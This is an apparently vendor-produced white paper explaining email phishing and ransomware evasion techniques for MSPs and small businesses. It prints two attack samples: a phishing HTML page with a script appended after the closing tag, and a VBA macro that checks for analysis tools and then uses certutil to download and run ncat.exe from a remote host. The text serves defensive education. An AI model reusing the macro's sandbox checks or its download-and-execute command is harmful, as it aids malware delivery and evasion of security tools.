
An All-Inclusive Guide to Malicious Evasion Techniques

Table of Contents



Introduction

Organizations today are up against a sophisticated enemy. Gone are the days where the biggest malware threats were simple "spray and pray" attacks that were generic in content and relatively easy for security providers to identify and block.

Today's threats are led by state actors, highly resourced criminal gangs, and others dedicated to creating successful attacks.

And it's not just large businesses that are at risk. Attackers' leverage is on SMBs not investing heavily in security to penetrate them, either as targets themselves or as a way into more significant, more targeted organizations, such as the SMB's vendors, customers, or partners.

The fallout from attacks is more consequential than ever before. Mass data breaches and ransomware attacks that last for days can incur significant legal, financial, and reputational damages.

We'll explore the latest tactics these malicious groups use, specifically when it comes to the techniques they leverage to evade common security solutions. Increasing your knowledge about security threats, common evasion techniques, and the tools available to combat them will enable you to effectively deal with current and future attacks on your business.

Types of attacks


Email is the most frequently used channel to deploy the dangerous payloads that create havoc. We will specifically address attacks through this email channel, which can essentially be divided between links and files.

Links:

- Exploits: the user enters a dangerous page that can exploit the browser and gain control over the entire system
- Phishing: the user is manipulated into sharing sensitive information or downloading malicious software

Files:

- Exploits: documents that appear legitimate, that exploit applications such as Microsoft Word or Adobe Acrobat
- Macros: the user is manipulated into running special document capabilities, which can gain control of an entire system



Phishing emails are the leading cause for ransomware attacks, with 54% of MSPs selecting it as the top cause of ransomware attacks.

Source: Datto's state of the channel ransomware report

The Evolution of Evasion Techniques

Evasion techniques have evolved significantly over the years

At first, it was enough to send a malicious document to gain remote access. As security products evolved; however, the attackers evolved and began introducing various evasion techniques to combat the checks performed by security products.

From around 2010 to 2018, it was common for attackers to exploit specific application vulnerabilities. Well-known examples of these include CVE-2012-0158, CVE-2017-0199, CVE-2017-11882, CVE-2018-4878, and CVE-2018-5002.

These zero-day attacks (i.e., attacks leveraging vulnerabilities not yet commonly known or not yet mitigated against) were hard to detect. Additionally, both static and dynamic evasions were used to make the attack even stealthier and more effective.

Static

Most common, these attacks were hidden in the shellcode, encrypted inside the sample, and decrypted only at run-time – so static mechanisms missed it completely.

Dynamic

These types of attacks would dynamically check for debugging and user activity by sending connectivity checks to check whether there is a VM or sandbox environment. Moreover, dynamic evasion can also be seen in the form of delayed or hidden attacks, for example, by having the initial dropper sleep for 10 minutes before anything happens or using thread injection to run from a different process.

Early attack stages checked the OS and product versions to check compatibility – and only then got the exploit itself from the remote server, thus avoiding crashes.

VBA Macros

VBA macros have been a well-known Excel feature for years. However, their usage for malicious activity recently gained popularity – a popularity that has increased in correlation with the decrease in exploits found.

This is primarily due to:

- New products being developed with a focus on security
- The development of frameworks to ensure there is less scope for developer mistakes
- Faster product updates

When taken together, this makes the vulnerability research that attackers need to carry out much more complex – so it makes more sense to use simpler attack mechanisms such as macros.

Over the last three years, most Microsoft Office-oriented attacks have been based on macros. It's simply a VBA code that can interact with the OS to gain control over the system. And again here, it's the same concept. As security products get better, the attackers and the attacks themselves get stealthier.

For attackers, the cost-effectiveness of zero-day attacks decreased over time. Macros, on the other hand, are easier to develop and have been highly effective. Moreover, they are easier to adjust if they're caught to ensure that the next attack succeeds.

VBA Macros Get More Advanced

At first, simply getting malicious payloads from a remote server and running it was enough. But as time went on, both static and dynamic evasions were seen in the wild.

VBA macros: static evasion

In the case of static evasion, the macro is hidden from email security solutions – so they will think there is no macro. A typical example is the VBA stomping method, or in the case that they scan the macro, they will think it's benign by creatively obfuscating the code.

VBA macros: dynamic evasion

Dynamic evasion techniques allow the attacker to know if there is a security solution checking the email and its payload to see if it's "safe." These checks and their counter-moves can vary widely – from anti-debugging checks to sandbox detection, time and date, and user interaction.

Phishing and Ransomware: Malicious URLs, Attachments & Other Malware Types

At this point, it's important to separate the outcomes of the attacks in question. While the techniques used to get in front of the victim are one thing, the consequences are another. These commonly include:

Phishing: malicious URLs


By delivering a malicious URL – usually well-disguised – attackers can achieve multiple aims. For example, an attacker can take the user to a fake Microsoft login page to steal their login credentials. These credentials can then be used to move laterally within the organization and achieve ever-escalating privileges. This, of course, gives rise to a potential data breach amongst other outcomes.

Ransomware

Ransomware can be deployed with a download, a macro within a well-known file type, or in many other creative ways. The most common ransomware types begin encrypting data immediately, quickly spreading like wildfire across the network. A company can be completely locked out of its systems almost immediately, and ransom amounts have increased rapidly.

Even large organizations often pay the ransom (in the tens of millions of dollars), showing how effective these attacks are and how difficult they are to recover from once initiated. Datto's State of the Channel Ransomware Report found that 70% of MSPs report ransomware as the most common malware threat to SMBs.

Ransomware attacks can result in considerable business downtime. If it goes undetected, it won't take long for numerous user devices, servers, and even data in SaaS applications to become encrypted. The consequences from ransomware listed below highlight the need for MSPs to get their end users back up and running fast.




62% of MSPs reported a total loss of business productivity due to a ransomware attack.

Source: Datto's state of the channel ransomware report

Other Malware Types

Other malware types such as spyware can give attackers – and potential rivals – a window into your organization without being detected. Malware can also be used to corrupt files, access sensitive data, and numerous other undesirable outcomes. There is also a disturbing trend where one type of malware, once achieving a foothold in a device, will download and run a different kind of malware – so a banking trojan, for example, will later run a ransomware attack.



Datto's Global State of the Channel Ransomware Report

The scope of this topic is extensive. Therefore, we've focused this paper on ransomware and phishing since these are the most common attack types – and most risky – for SMBs.


Now, let's jump into some real-world examples to get a sense of the variety of evasions that are out there.

Top Recent Phishing Evasion Techniques

We'll concentrate on the top recent phishing evasion techniques seen in the wild to focus the discussion on evasion techniques.

Using legitimate websites for hosting

By hosting a malicious website through a legitimate provider – for example, Google or Sharepoint – even these providers are often unable to identify phishing attacks. A typical example is the use of an invitation to a Zoom meeting.




You have been invited to a scheduled [redacted] Zoom meeting.

Join Zoom Meeting
https://us02webs.zoom.us/jj/837462638928

Meeting-ID: 846 3918 3192
PIN: 1928

Dial by your location
+1 646 558 8656 US (New York)
+1 301 715 8592 US (Washington D.C)
+1 312 626 6799 US (Chicago)
+1 669 900 9128 US (San Jose)
+1 253 215 8782 US (Tacoma)
+1 346 248 7799 US (Houston)

Clicking through this email leads to a fake Microsoft login website that we mentioned earlier:




Critically, these attacks are often hosted on Microsoft or Google services such as googleusercontent.com or the Google Storage API.

CAPTCHA as a filter


In these types of attacks, the attackers cleverly evade common automated anti-phishing tools by ensuring that a victim is a real person – just like CAPTCHA is used for legitimate services

What's more, the security tools themselves are unable to check what's "behind" the CAPTCHA as, being non-human, they are automatically excluded from accessing this content.

Typically, a user would receive a legitimate-looking email. Clicking it would lead to a CAPTCHA page that looks like this:



Once the user has validated themselves (all the while thinking that this is an extra layer of security), they get taken to the next page, which is the actual phishing landing page. For example, this:



Constant changes to phishing URLs

Another arrow in the attackers' quiver is the constant changes to phishing URLs.

Typically, the attacker will target an organization and begin researching organizations surrounding the target organization, searching for vulnerabilities – specifically, for legitimate email addresses that can be hijacked and used in an attack.

The recipient is then sent an innocent-looking email containing a link to a well-known product such as DocuSign.

In many of these attacks, the actual URLs used are constantly changed to stay ahead of products looking to identify suspicious URLs and further obfuscate their trustworthy source. With most traditional products using past attacks as a reference point, these completely "fresh" phishing attacks are often missed.

Multiple Hops

In this case, the sender receives an initial phishing email from a seemingly legitimate source (a classic phishing email). The sender clicks this but is not immediately taken to the phishing page. The user is taken to *another* – very legitimate-looking – login page, which seems authentic. After getting to this final page and going through multiple "hops," the user is presented with the actual phishing landing page.


This type of attack includes numerous "hops" that ensure it slides through most traditional security systems. Hackers use this technique as they count on the fact that most security solutions only check the first URL that users are directed to.

Branded phishing webpages

You might like bespoke suits or tailor-made shorts, but what about completely personalized phishing attacks?

This has become a reality and a troubling one at that.

Traditional phishing attacks that try and harvest user credentials based on a Microsoft login page might look something like this:




← lab01@[redacted]

Enter password

••••••••••••••••••••••••••••••••••••

However, with many organizations today setting up branded login pages, the attackers are getting smarter. They mimic these pages, which lull the user into a false sense of security, and increases the chances of a successful phishing attack.




← [redacted]@ Company_name.com

Enter password

Because you're accessing sensitive info, you need to verify your password

Sometimes they even make use of the target organization's background:



https://login.microsoftonline.com/ /oauth2/a...

HAVERING COLLEGE

← @havering-college.ac.uk

Enter password


Log in with your Havering College Office 365 email address

And the personalization doesn't stop here. The email content and branding, even the phishing URLs, are customized to look and feel like the target organization.

What's even more concerning about these customizations is that they are done automatically, with minimal effort from the attackers' side, to be deployed against URLslarge and small targets.

Malformed HTML

These types of attacks start with an email that can look like this:



From: [redacted]
Sent: Friday, February 12, 2021 5:26 AM
To: [redacted]
Subject: [redacted]Electronic-Invoice-Paid-12/02

SharePoint

Your organization has shared a secured document with you through microsoft SharePoint


Financial Reports & Cash Flow Sta...

This link only works for the direct recipients of this message.
Sign in microsoft sharepoint to get access.

We've all seen these types of phishing campaigns before. But here's the difference:


Instead of just using the phishing link as part of the HTML, the attackers inserted the malicious code to the end of the HTML, after the <html> tag.

In the following screenshot, you'll see that the HTML code frame ends at row 38. Rows 40 to 60? That's the malicious script added by the attackers.



```
1   <!DOCTYPE html>
2   <html>
3
4   <head>
5     <meta http-equiv="Content-Type" content="text/html; charset=us-ascii">
6 >   <script type="text/javascript">···
24    </script>
25  </head>
26
27  <body>
28    <a href="http://easy-one.com"></a>
29    <script type="text/javascript">
30      < !--
31        //Invoke the function defined early.
32        write_hello();
33
34      //-->
35    </script>
36  </body>
37
38  </html>
39
40  <script type="text/javascript">
41    window.onerror = function (msg, url, line, col, error) {
42      // Note that col & error are new to the HTML 5 spec and may not be
43      // supported in every browser.  It worked for me in Chrome.
44      var extra = !col ? '' : '\ncolumn: ' + col;
45      extra += !error ? '' : '\nerror: ' + error;
46
47      // You can view the information in an alert to see things working like this:
48      alert("Error: " + msg + "\nurl: " + url + "\nline: " + line + extra);
49
50      // TODO: Report this error via ajax so you can keep track
51      //       of what pages have JS issues
52
53      var suppressErrorAlert = true;
54      // If you return true, then error alerts (like in older versions of
55      // Internet Explorer) will be suppressed.
56      return suppressErrorAlert;
57    };
58  </script>
59
60  <body><a href="http:/[redacted]net.pe/2/#am9obi5jb21pc2tleUB0aGVjeWJlcmhhd2suY29t"><img src="cid:tata"
61        width="600" height="600">
```

Most traditional email security solutions would miss the "second" body, enabling this type of attack to sneak through their checks.



```
Public Sub checkTasks()

    'printMsg "[*] Checking Application.Tasks.Name ..."

    badTask = False
    badTaskNames = Array("vbox", "vmware", "vxstream", "autoit", "vmtools", "tcpview", "wireshark", "process explorer", "visu
     'badTaskNames = Array("fiddler", "vbox", "vmware", "vxstream", "autoit", "vmtools", "tcpview", "wireshark", "process expl
     'badTaskNames = Array("visual basic")
    For Each Task In Application.Tasks

        For Each badTaskName In badTaskNames
            If InStr(LCase(Task.Name), badTaskName) > 0 Then
                badTask = True
            End If
        Next

    Next

    If badTask Then

        MsgBox "DETECTED"
    Else

        Dim objShell
        Set objShell = CreateObject("WScript.Shell")
        objShell.Run "cmd.exe /c certutil.exe -urlcache -split -f http://192.168.2.120/ncat1.exe c:\Users\win\ncat2.exe && c:\


    End If

End Sub
```

Phishing URLs in Attachments

Another way attackers are getting smarter is by hiding phishing urls in attachments. In many cases, these attachments are password-protected, so scanners cannot pick up these threats.

In other cases, the URLs are left benign during sending and then only weaponized afterward, leaving a ticking time bomb on users' machines.

Top Recent Evasion Techniques for Ransomware

Ransomware. The word itself is enough to strike fear into the hearts of a security professional. But as we mentioned at the beginning of this piece, knowing the latest evasion techniques is the first step in protecting your organization.

Ensuring only real users get attacked

